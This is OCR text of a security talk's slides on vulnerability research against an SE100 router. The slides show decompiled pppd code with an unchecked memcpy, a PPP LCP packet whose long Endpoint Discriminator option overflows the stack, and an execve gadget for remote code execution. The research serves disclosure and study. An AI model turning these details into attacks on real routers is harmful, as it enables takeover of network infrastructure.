
```
# cat /md/conf|wc -l
     233
```

```
!
port ethernet 1/1
! XCRP management port on slot 1
 no shutdown
 bind interface mgmt local
!
card carrier 2
 mic 1 ge-2-port
 mic 2 ge-2-port
!
port ethernet 2/1
 no shutdown
 encapsulation dot1q
 link-group LACP
!
```

SE100 Installation




SE100 Installation



Management


SE100 Installation




Management

Firmware | Debug | Jailbreak | Device | Vulns | Exploit | Rum

SE100 Installation




SE100 Installation



Management

Subscriber

SE100 Installation



Device is Ready

- **Own SE100**


Device is Ready

- **Own SE100**

- **Know how to configure**

Device is Ready

- **Own SE100**
- **Know how to configure**
- **Got a server rack**



CEO of Evil Comm Ltd.



Firmware | Debug | Jailbreak | **Device** | Vulns | Exploit | Rum

CEO of Evil Comm Ltd.



Firmware | Debug | Jailbreak | **Device** | Vulns | Exploit | Rum

Vulnerability Research




Vulnerability Research - Tools

- **Smart Edge logs**
- **gdbserver**
- **Wireshark monitoring**


Vulnerabilities - Stack Overflow

/usr/siara/bin/pppd




Vulnerabilities - Stack Overflow

/usr/siara/bin/pppd



Vulnerabilities - Stack Overflow

/usr/siara/bin/pppd



Vulnerabilities - Stack Overflow

```
void ppp_demux_input_packet(int param_1,uint param_2,uint param_3,int param_4)

{
```

Vulnerabilities - Stack Overflow

```
void ppp_demux_input_packet(int param_1,uint param_2,uint param_3,int param_4)

{
```

```
  (*(code *)(&PTR_lcp_input_01919fa4)[uVar7 * 6])(param_3,param_1);
  return;
```

Vulnerabilities - Stack Overflow

```
void ppp_demux_input_packet(int param_1,uint param_2,uint param_3,int param_4)

{
```

```
  (*(code *)(&PTR_lcp_input_01919fa4)[uVar7 * 6])(param_3,param_1);
  return;
```

```
PTR_lcp_log_vlun_01919fac
     addr        lcp_log_vlun
```

```
PTR_ipcp_log_01919fc4
     addr        ipcp_log
```

```
PTR_nlcp_log_01919fdc
     addr        nlcp_log
```


Vulnerabilities - Stack Overflow

```
void ppp_demux_input_packet(int param_1,uint param_2,uint param_3,int param_4)

{
```

```
  (*(code *)(&PTR_lcp_input_01919fa4)[uVar7 * 6])(param_3,param_1);
  return;
```

```
PTR_lcp_log_vlun_01919fac
     addr        lcp_log_vlun
```



Vulnerabilities - Stack Overflow

```
int lcp_log_vlun(byte *param_1,int param_2,undefined *param_3,undefined4 param_4)

{
```

```
        else {
          if ((pbVar14[2] != 0) && (pcVar6 == (char *)0x1)

/*
   memcpy(void * dst, void * src, size_t len);
    */
            memcpy(pcVar5,__src,uVar10 - 3);
            pcVar5[uVar10 - 3] = '\0';
            pcVar7 = pcVar5;
            goto LAB_01866924;
          }

          pcVar7 = s_ed_%d_019271f0;
        }
```

Vulnerabilities - Stack Overflow

PPP LCP Packet

protocol (LCP)	code (conf req)	id [1 byte]	length (13)	options [13 bytes]


code = 0x3 Authentication-Protocol	len = 4	0xc023(PAP)
code = 0x5 Magic	len = 6	0x76b2ea66
code = 0x13 Endpoint Discriminator	len=30	aa…aaa

```
        else {
          if ((pbVar14[2] != 0) && (pcVar6 == (char *)0x1)

/*
   memcpy(void * dst, void * src, size_t len);
    */
            memcpy(pcVar5,__src,uVar10 - 3);
            pcVar5[uVar10 - 3] = '\0';
            pcVar7 = pcVar5;
            goto LAB_01866924;
          }

          pcVar7 = s_ed_%d_01927f0;
        }
```

Exploiting



Firmware | Debug | Jailbreak | Device | Vulns | **Exploit** | Rum

Exploiting - RCE

- **Stack overflow**

```
000ae53c 7f 03 c3 78     or          __path,r24,r24
000ae540 7e e4 bb 78     or          __argv,r23,r23
000ae544 7e c5 b3 78     or          __envp,r22,r22
000ae548 48 06 11 d5     bl          _thread_sys_execve
```

